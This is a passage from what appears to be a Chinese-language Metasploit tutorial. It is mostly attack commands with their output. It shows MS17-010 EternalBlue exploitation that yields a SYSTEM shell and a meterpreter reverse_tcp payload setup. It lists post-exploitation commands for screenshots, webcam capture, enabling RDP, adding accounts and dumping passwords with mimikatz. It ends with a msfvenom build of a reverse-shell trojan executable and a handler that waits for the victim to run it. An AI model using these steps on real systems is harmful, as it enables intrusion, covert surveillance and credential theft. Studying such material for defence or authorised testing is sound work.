[+] 10.211.55.3:445 - =====WIN=====
[+] 10.211.55.3:445 - =====

Microsoft Windows [0 汾 6.1.7601]
00E0000 (c) 2009 Microsoft Corporation0000000000E0000

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```



## 权限维持（配合exp使用）

## payload攻击载荷

```
msf exploit(windows/smb/ms17_010_eternalblue) > show payloads
```

## Compatible Payloads

=====

Name	Disclosure Date	Rank	Description
generic/custom		normal	Custom Payload
generic/shell_bind_tcp		normal	Generic Command Shell, Bind TCP Inline
generic/shell_reverse_tcp		normal	Generic Command Shell, Reverse TCP Inline
windows/x64/exec		normal	Windows x64 Execute Command
windows/x64/loadlibrary		normal	Windows x64 LoadLibrary Path
windows/x64/meterpreter/bind_ipv6_tcp		normal	Windows Meterpreter (Reflective Injection
windows/x64/meterpreter/bind_ipv6_tcp_uuid		normal	Windows Meterpreter (Reflective Injection
windows/x64/meterpreter/bind_named_pipe		normal	Windows Meterpreter (Reflective Injection
windows/x64/meterpreter/bind_tcp		normal	Windows Meterpreter (Reflective Injection
windows/x64/meterpreter/bind_tcp_uuid		normal	Windows Meterpreter (Reflective Injection
windows/x64/meterpreter/reverse_http		normal	Windows Meterpreter (Reflective Injection
windows/x64/meterpreter/reverse_https		normal	Windows Meterpreter (Reflective Injection
windows/x64/meterpreter/reverse_named_pipe		normal	Windows Meterpreter (Reflective Injection
windows/x64/meterpreter/reverse_tcp		normal	Windows Meterpreter (Reflective Injection
windows/x64/meterpreter/reverse_tcp_rc4		normal	Windows Meterpreter (Reflective Injection
windows/x64/meterpreter/reverse_tcp_uuid		normal	Windows Meterpreter (Reflective Injection
windows/x64/meterpreter/reverse_winhttp		normal	Windows Meterpreter (Reflective Injection
windows/x64/meterpreter/reverse_winhttps		normal	Windows Meterpreter (Reflective Injection

## 加载渗透脚本

权限维持（配合exp使用）

选择payload，配置接送ip

run运行

```
msf exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf exploit(windows/smb/ms17_010_eternalblue) > set LHOST 10.211.55.4
LHOST => 10.211.55.4
```



## meterpreter功能

桌面抓图: screenshot

拍照: webcam\_snap

视频开启: webcam\_stream

开启远程桌面: run post/windows/manage/enable\_rdp

添加账号: shell

net user test 123 /add

获取系统管理密码: load mimikatz

wdigest

## 木马生成

`msfvenom -p windows/meterpreter/reverse_tcp LHOST=本地ip LPORT=监听端口 -f exe -o xxx.exe`

```
root@kali:/home/tidhoel# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.4.174 LPORT=8888 -f exe -o aa.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
Saved as: aa.exe
root@kali:/home/tidhoel#
```

## 木马生成

配置msf监听

对方运行生成的exe文件，监听上线

```
msf5 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 192.168.4.174
lhost => 192.168.4.174
msf5 exploit(multi/handler) > set lport 8888
lport => 8888
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.4.174:8888
█ "zune-v3.2.exe" 72.1 KiB (73,802 字节) DOS/Windows executable
```

THANK YOU

非常感谢您的用心聆听，下次再见！